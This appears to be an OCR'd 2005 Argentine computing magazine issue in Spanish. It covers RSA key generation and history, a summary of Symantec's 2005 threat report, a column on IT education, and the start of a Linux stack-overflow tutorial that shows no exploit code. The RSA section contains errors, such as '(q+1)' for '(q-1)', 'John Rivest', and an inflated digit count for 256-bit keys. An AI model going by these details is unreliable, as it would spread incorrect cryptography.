La función de desencriptación se representa por $T=C^D$modN , donde D representa la clave privada. Las claves E y D (pública y privada) deben ser escogidas de tal manera que E sea la inversa de D con respecto a la potenciación en módulo N. Apelando a la matemática, pretendemos decir que, por propiedades de módulos y exponentes, $(T^E\text{modN})^D\text{modN}=T^{ExD}\text{modN}=T$.

Matemáticamente es la función identidad ya que E y D son tomados de tal forma que, sirviendo de exponentes, dan como resultado el mismo mensaje en claro T.

Como primera instancia en el algoritmo, se buscan aleatoriamente dos números primos muy grandes, p y q. Con estos números se halla un producto *n=pxq* teniendo en cuenta que en un sistema criptográfico de 256 bits, la cantidad de cifras de n asciende a 300 ó aún más dígitos de longitud.

Resulta ser computacionalmente imposible calcular los valores de p y q a partir del producto entre ellos, razón por la cual el algoritmo resulta ser seguro dado que un atacante se encontraría con un claro problema de factorización de números primos grandes.

El texto en claro se lo convierte a un número y se lo divide en bloques que deben ser menores que n. Cada bloque se lo codifica elevándolo a la potencia de E (el exponente público), siendo E un número primo relativo obtenido respecto a la función Ø(n)=(*p*-1)(*q*-1)

Recordemos que un número es primo relativo de otro cuando no poseen factores primos en común. A partir de aquí, se escoge un valor para D de tal forma que satisfaga la ecuación T^{ExD}modN=T es decir, D tiene que tomar un valor tal que *ED*mod(p-1)(q+1)=1 De esta manera, hallar D se transforma simplemente en hallar un valor tal que sea inverso multiplicativo de E escrito en módulo *Ø(n)*. Existe un teorema de la aritmética modular que afirma que un número tendrá sólo un inverso multiplicativo de módulo m si es primo relativo respecto a m, razón por la cual E debe ser escogido de modo tal que sea primo relativo con *Ø(n)* dado que tiene un inverso multiplicativo que es D, escrito en módulo *Ø(n)*. Si por alguna razón, los valores de E y D resultaran ser trivialmente idénticos, se desecha tal resultado puesto que resultaría ser una encriptación insegura.

Resumen de pasos
para la generación de la clave

- Escoger dos números primos grandes, p y q.
- Calcular n como producto de ambos números, *n=pxq*
- Elegir E de forma que sea primo relativo con la función Ø(*n*)=(*p*-1)(*q*-1) y además sea E<*n*.
- Escoger D de forma que sea el inverso multiplicativo de Emod(*p*-1)(*q*-1) teniendo en cuenta descartar los valores triviales *E=D*.
- Luego E resulta ser la clave pública que se utiliza para encriptar mensajes a través de la función $C=T^E$modN.
- D es mantenida en secreto y utilizada por el receptor del mensaje para desencriptar el mismo a través de la función $T=C^D$modN.

N. de la R.: Si el lector desea profundizar los conceptos tratados aquí, recomendamos la lectura del título “Criptografía y Seguridad en Computadores” de Manuel José Lucena López. ■

Historia de RSA

El algoritmo fue diseñado en 1977 por los científicos del MIT John Rivest, Adi Shamir y Len Adleman. RSA es la inicial de cada uno de ellos


Clifford Cocks, un experto en matemáticas que trabajaba para GCHQ, desarrolló un algoritmo similar en un documento interno en 1973 pero debido a los altos costos del procesamiento de datos de la época, nunca llegó a implementarse realmente. Este ensayo fue conocido en 1997 debido a que el mismo se había clasificado como confidencial.

El MIT patentó el algoritmo en 1983 en los Estados Unidos con la patente 4.405.829 que expiró en el año 2000.

Fuente: www.wikipedia.org


RSA Laboratories

RSA Laboratories es el centro de Investigación de RSA Security Inc.. Es un entorno académico dentro de una organización comercial. RSA Security Inc. fue fundada por los inventores del criptosistema RSA de llaves públicas y privadas. A través de su programa de investigación, desarrollo de estándares y actividades educacionales RSA Laboratories brinda expertise de punta en criptografía y tecnologías de seguridad para el beneficio de RSA Security y sus clientes. ■


La Certificación más prestigiosa en Seguridad Informática
CentralTECH te invita a participar de la Carrera de Certificación
CISSP
Certified Information Systems Security Professional
Proximos inicios Marzo y Abril 2006
Registrate para participar el próximo 6 de diciembre del Seminario Informativo igresando en: www.centraltech.com.ar/seminarios, comunicate al (011) 5031-2233, masinfo@centraltech.com.ar, o personalmente en: Av. Corrientes 531, 1° piso
CentralTECH
Capacitación Premiere
CERTIFIED INFORMATION SYSTEMS SECURITY PROFESSIONAL
(CISSP)
FOTO: (c) JUPITERIMAGES, and its Licensors. All Rights Reserved

Seguridad en Internet: Informe de Symantec

El informe sobre las amenazas a la seguridad en Internet de Symantec identifica un cambio hacia ataques dirigidos a equipos de escritorio destaca que: las amenazas están motivadas por la rentabilidad y el deseo de perpetrar actos ilícitos



Información extraida de:
http://www.symantec.com/region/mx/press/2005/n050919.html

Symantec Corp publicó el 19 de Septiembre de 2005 su octavo volumen del informe sobre las amenazas a la seguridad en Internet, una de las fuentes más completas de información sobre amenazas mundiales en Internet. El informe semestral, que abarca del 1 de enero al 30 de junio de 2005, identificó nuevos métodos utilizados por los códigos maliciosos para obtener ganancias con mayor frecuencia para atacar los equipos de escritorio en lugar de los perímetros empresariales.

El informe también reveló un aumento en la exposición a ataques a la información confidencial. Estas amenazas pueden producir pérdidas económicas significativas, especialmente si se expone la información bancaria o detalles de la tarjeta de crédito. Además, estas preocupaciones son más alertantes en la medida que las compras en línea y la banca por Internet siguen aumentando en popularidad. En el primer semestre de 2005, los códigos maliciosos que pusieron en riesgo la información confidencial representaron un 74% de las 50 muestras más importantes de códigos maliciosos informadas a Symantec, frente a un 54 % en el semestre anterior.

"Los atacantes están pasando de los grandes ataques de múltiples propósitos en los perímetros de las redes a ataques más pequeños, dirigidos a las aplicaciones Web y de estaciones de trabajo" dijo Arthur Wong, vicepresidente de Symantec Security Response y Managed Security Services. "En la medida que el panorama de las amenazas sigue cambiando, los usuarios deben ser diligentes en la actualización de los sistemas con parches de seguridad y soluciones de seguridad".



Además, las redes bot y los códigos bot personalizados estaban disponibles para la compra o alquiler; Symantec observó un promedio diario de 10.352 computadoras activas de redes bot, lo que representó un aumento superior al 140% en comparación con las 4.348 computadoras bot reportadas en el periodo anterior. De igual manera que aumenta la remuneración económica, los atacantes desarrollarán códigos maliciosos más sofisticados y sigilosos, que se implementarán en las funcionalidades y redes bot e intentarán deshabilitar los antivirus, firewalls y otras medidas de seguridad.

También están aumentando los códigos maliciosos modulares, que aunque tienen funcionalidades limitadas inicialmente, luego descargan funcionalidades adicionales después de infectar un sistema. El cambio hacia códigos maliciosos modulares es importante puesto que indica que los atacantes pueden intentar evadir la detección para comprometer más un sistema al dejar abiertas las puertas traseras en un sistema infectado o visitar sitios Web donde se pueden abrir otros códigos maliciosos y ponerlos en el sistema atacado.

El informe también reveló que los ataques de estafa electrónica siguen proliferando. El volumen de mensajes de estafa electrónica aumentó de un promedio de 2,99 millones de mensajes diarios a 5,70 millones. Uno de cada 125 mensajes de correo electrónico explorados por Symantec Brightmail AntiSpam fue un intento de estafa electrónica, lo que significo un aumento del 100% con respecto al último semestre de 2004. Los filtros antifraude de Symantec Brightmail AntiSpam bloquearon en promedio más de 40 millones de intentos de estafa electrónica semanales, comparado con aproximadamente 21 millones de intentos semanales que se realizaron a comienzos de enero.

Otros hallazgos importantes son los siguientes:

• Symantec observó que los ataques de negación de servicio aumentaron de un promedio diario de 119 a 927 en el primer semestre de 2005 —lo que repre-

sentó un incremento del 680% frente al periodo anterior. El sector educativo fue el más comúnmente atacado, seguido del sector de servicios financieros y de la pequeña empresa;
• El tiempo que transcurre desde que se descubre una vulnerabilidad hasta que se publica el código de programas intrusos (exploits) relacionados disminuyó de 6.4 a 6.0 días. Además, se redujo el promedio de 54 días que transcurrían desde el momento que aparecía una vulnerabilidad y que el proveedor afectado publicaba un parche asociado. Es decir que, en promedio, transcurrían 48 días desde que aparecía un programa intruso (exploit) y el parche asociado; durante este periodo de tiempo, los sistemas son vulnerables o los administradores se ven obligados a crear sus propias soluciones para protegerse del ataque;
• En el primer semestre de 2005, Symantec documentó 1.862 nuevas vulnerabilidades y fue la cifra más alta registrada en el Informe sobre las amenazas a la seguridad en Internet. Noventa y siete por ciento de estas vulnerabilidades fueron clasificadas como moderadamente graves o muy graves y se encontraron 59% de todas las vulnerabilidades en tecnologías de aplicaciones Web, lo que marcó un aumento del 59% con respecto al periodo anterior y un incremento del 109% frente al primer semestre de 2004;
• También se reportó un aumento de las variantes de virus y gusanos Win32 durante el primer semestre de 2005. Symantec documentó 10.866 nuevas variantes de gusanos y gusanos Win32, lo que significó un aumento del 48% en relación con el periodo anterior y 142% frente al primer semestre de 2004;
• El software publicitario, el software espía y el correo basura continúan propagándose, de acuerdo al informe. Ocho de los primeros 10 programas de software publicitario fueron instalados a través de navegadores Web. De los 10 primeros software publicitarios reportados, cinco modificaron los navegadores. Seis de los 10 primeros programas publicitarios venían incluidos en otros programas y seis fueron instalados a través de los navegadores Web. Symantec también observó que el correo basura constituyó un 61% de todo el tráfico de correo electrónico y que un 51% de todo el correo basura que se recibe en el mundo se originó en los Estados Unidos;
• Un análisis de las tendencias actuales y futuras concluyó que probablemente aumentará la cantidad de ataques y amenazas dirigidos a las redes inalámbricas. Además, se espera que surjan las amenazas al Protocolo de transmisión de voz por Internet o (VoIP) puesto que más empresas fusionan las redes de datos y de voz.

Acerca del Informe sobre las amenazas a la seguridad en Internet de Symantec

El Informe sobre las amenazas a la seguridad en Internet de Symantec hace un análisis sobre los ataques a la red, un estudio de las vulnerabilidades conocidas y menciona los aspectos principales de los códigos maliciosos y otros riesgos de seguridad. Los siguientes recursos son para los analistas de Symantec una fuente de información incomparable para identificar y analizar las nuevas amenazas en la actividad de seguridad de Internet:
• DeepSight Threat Management System y Managed Security Services: Más de 24.000 sensores monitorean las actividades de las redes en más de 180 países;
• Las soluciones antivirus de Symantec: Más de 120 millones de sistemas de estaciones de trabajo, servidores y gateways que han instalado los productos antivirus de Symantec ofrecen informes sobre los códigos maliciosos, así como el software espía y el software publicitario;
• Base de datos de las vulnerabilidades: Symantec cubre más de 13.000 vulnerabilidades que afectan más de 30.000 tecnologías de 4.000 proveedores en una de las bases de datos de vulnerabilidades de seguridad más completas del mundo;
• BugTraq: Symantec opera BugTraq, uno de los foros más famosos para revelar y presentar las vulnerabilidades en Internet, con más de 50.000 suscriptores;
• Symantec Probe Network: Un sistema de más de dos millones de cuentas señuelo, que atrae los mensajes de correo electrónico de 20 países alrededor del mundo para que Symantec evalúe las actividades globales de estafa electrónica y correo basura. ■

Casi nadie quiere ser indio

En sus últimas conferencias de prensa, los representantes de la CESSI han hablado de la cantidad de recurso humano que será necesario para los próximos años en informática. Según los números enarbolados por ellos, hay unos 3000 egresados de todas las carreras informáticas argentinas. Y las empresas esperan cubrir más de 10.000 para el año que viene.

Aún cuando estos números sean exagerados o no sean exactos en cuanto a la precisión, lo cierto es que la diferencia entre la demanda de las empresas y la oferta de los institutos de educación argentinos es real e importante.



Ricardo D. Goldberger

Periodista científico especializado en Informática y Nuevas Tecnologías. Produce el newsletter electrónico T-knos, conduce "El Explorador Federal" por AM Radio El Mundo y colabora en Gillespi Hotel, en FM Rock & Pop.

Este asunto de la educación de los informáticos argentinos, tal como lo vienen planteando desde varios lugares, pero fundamentalmente en el marco de la necesidad insatisfecha de recursos humanos por parte de las desarrolladoras de software, merece, aunque más no sea, una reflexión.

Hay especialistas que proponen un nuevo papel (o una renovación, en todo caso) de la Universidad y la revalorización de los institutos terciarios. Y es muy posible que cuando gente como Carlos Tomassino, ex director de la carrera de sistemas de la UTN Regional Buenos Aires y actual presidente de Fundesco habla de "ingenierización" de la carrera, esté, en realidad, retratando la versión informática de uno de nuestros mayores males: creernos los mejores, creernos que estamos para cosas grandes… creernos, en síntesis, que tenemos más pasta de caciques que de indios, de generales que de soldados

Entonces, un poco por la desocupación real de una industria que dice que crece, pero no tanto (no estoy seguro de que se hayan vuelto a cubrir todos los puestos que se perdieron en la crisis del 2001) y otro poco porque nos hemos convencido de que la informática es una profesión liberal, resulta que lo que no hay son operarios. O sea, no hay gente que acepte sentar sus horas culo en el desarrollo y no esté pendiente del momento en el cual se puede independizar. Hay, sí, mucha gente que dice trabajar en equipo, pero en cuanto se le cruza la oportunidad (cuando no la busca), se va a formar el propio equipo donde él es el jefe ¿Será que la Universidad está formando jefes y no subalternos, tenientes y no soldados rasos?

Una de las cosas que siempre me llamó la atención es que la Informática, es la única disciplina que tiene seis o siete carreras (cada una de ellas llamada "Algo Informático" o equivalente) en dos o tres facultades distintas, mientras que el resto de las disciplinas tienen una o a lo sumo dos carreras y el resto son especialidades.

La disciplina de salud, por ejemplo, tiene dos carreras, Medicina y Odontología; tres, si contás la Psicología. Pero el resto, o es carrera auxiliar corta (enferemería, podología, kinesiología, etc.) o es especialidad (ginecología, neurología, etc.). Algo similar ocurre con Derecho, que es una sola carrera, con especialidades.

Hay "Informática" (así, entre comillas, para ser genéricos) en la UTN, en Economía, en Exactas (y aquí tenés dos o tres carreras), más los títulos del interior…

Y a poco que uno se ponga a hurgar se da cuenta de que a veces no se puede reconocer cuándo una carrera está hecha para beneficio de los alumnos y cuándo es un arma de rectores, decanos o directores de carrera para adquirir poder en el claustro universitario.

A lo mejor es cierto que los institutos terciarios son la mejor oportunidad, la mejor alternativa para crear esos operarios que la industria tanto requiere. La otra opción (¿porqué no complementaria?) que se podría proponer son los bachilleratos informáticos o alguna versión informática de los títulos técnicos secundarios, un equivalente al maestro mayor de obras o técnico electromecánico).

Porque convengamos, mal que nos pese, que lo que nos falta, son los tipos que se sienten y laburen, y no los que crean que con un par de computadoras y algo de Project Management que aprendieron en un seminario, en cualquier momento sacan la killer application que los hará ricos…

Estoy convencido de que la profesión informática debe y va a ser una profesión con colegiación y matricula, debe serlo y no tiene porqué no serlo (pero esto sería materia de otra nota). Pero primero hay que dar algunos pasos previos: definir la profesión informática, cuáles son sus incumbencias, cuáles son sus especialidades y cuáles son los institutos educativos (creo que en este caso corresponde llamarlos grados, creo…) y una vez definidas las carreras, reglamentar el ejercicio de esas carreras.

Si queremos ser un país reconocido como exportador de software de calidad, de alto valor agregado, producido por recursos humanos de alta calificación, tenemos que tener toda la cadena productiva. Y eso implica tanto el diseñador de tablero (si es que aún queda alguno) como el programador que tira líneas de código. Los dos son igualmente importantes, si queremos tener completa la línea productiva. ■

Explicando stack overflow bajo Linux

La mayoría de los lenguajes de programación de bajo nivel como el C o C++ dan libre gestión al usuario de recursos del sistema operativo tales como la memoria. Sin las debidas consideraciones nuestro programa podría sobrescribir memoria utilizada por otro proceso o por el mismo kernel.

Santiago Ciciliani
Área de Sistemas ELSERVER.COM



Si bien esta técnica fue utilizada por algunos de los worms más recientes, no se trata de una novedad. El Buffer Overflow es el nombre que se le da acción de escribir una cantidad mayor de datos sobre un área menor sobrepasando su límite pudiendo generando que se sobrescriban datos a continuación. En terminos más simples, se produce un buffer overflow al escribir n + 1 (o más) bytes en una variable dimensionada a n bytes,. Este parrafo probablemente genere dos dudas:

1) ¿Cómo es eso de escribir mayor cantidad de datos en una variable de menor tamaño? Mi programa debería dar error ni bien lo intente...

2) Supongamos que pudiera... ¿cómo puedo llegar a vulnerar un sistema haciendo uso de esta técnica?

La primer pregunta es más sencilla de responder. Los lenguajes de programación más complejos y de más bajo nivel, como C (el cual vamos a utilizar en el ejemplo), brindan al desarrollador ciertas libertades a cambio de no invertir procesador en verificarlas, dando por sentado que el programador "sabe lo que hace".

Una de ellas es que no verifica si el área de memoria donde voy a almacenar datos es lo suficientemente grande como para albergar la información a escribir.

Esto hace que los desarrollos en C como todos hemos oído sean mucho más livianos y veloces que aquellos realizados en otros lenguajes. Sin embargo errores en la codificación pueden ser la respuesta a nuestra pregunta número 2.

¿Cómo puedo llegar a vulnerar un sistema haciendo uso de esta técnica?

Tengamos presente lo siguiente:

El sistema operativo asigna a cada proceso que se ejecuta una sección de memoria el cual se compone de tres secciones: Texto, Dato y Stack

La sección del Texto está marcada como solo lectura y es donde se encuentran alojadas las instrucciones de nuestro programa ejecutable. Cualquier intento de escritura sobre este concluirá en un error de violación de segmento.

En la sección de Datos encontramos nuestras variables inicializadas estáticamente.

Por último, en la que vamos a centrar la nota, es la sección denominada "stack" (pila), una estructura donde nuestro programa va alojando temporalmente las información del programa y nuestras variables definidas dinámicamente.

El ejemplo más utilizado para explicar la pila es una "pila de platos. Cada plato nuevo que voy agregando (PUSH) a mi pila, va relegando del primer puesto al plato anterior. Una vez concluída la pila, para llegar nuevamente al primer plato debo primero "sacar" (POP) todos los que están por encima. Como notaran, la única gestión que tengo es sobre el plato en la cima de la pila.

Algo similar realiza el sistema operativo con la memoria que vamos reservando desde nuestro proceso. Las variables de nuestro procedimiento principal ocupa los primeros puestos de la pila.

Si este a su vez ejecuta un subprocedimiento, la memoria reservada, esta se va "apilando" por encima de la del procedimiento que lo invoca. Concluido su proceso, las posiciones de memoria son "sacadas" volviendo a nuestro procedimiento principal.

Internamente, Linux sobre la plataforma x86, cuenta con dos registros: %esp donde se almacena la cima de la pila, y %ebp denominado puntero de marco, que indica el final del procedimiento. Rs importante aclarar que en esta plataforma la pila crece hacia abajo, lo que quiere decir que los valores sucesivamente insertados en la pila obtienen direcciones cada vez más bajas.

Primer caso de estudio: Un programa que reserva memoria.

Cuando un programa se ejecuta, este puede comenzar a reservar memoria. Todas estas declaraciones se hacen en la pila como vemos en la figura 1. Mientras %ebp recuerda el inicio del procedimiento, %esp mantiene el valor de la cima de la pila. Una vez terminado el procedimiento se van sacando las variables asignadas hasta que %ebp tenga el mismo valor que %esp. Esta es la indicación de que el procedimiento terminó.

Fig.1: Ejemplo de un programa que reserva memoria

```
void main() {
        int x = 2;
        int y = 6;  <--
}
```

Marco(ebp)	→	int x = 2;
Cima(esp)	→	int y = 6;



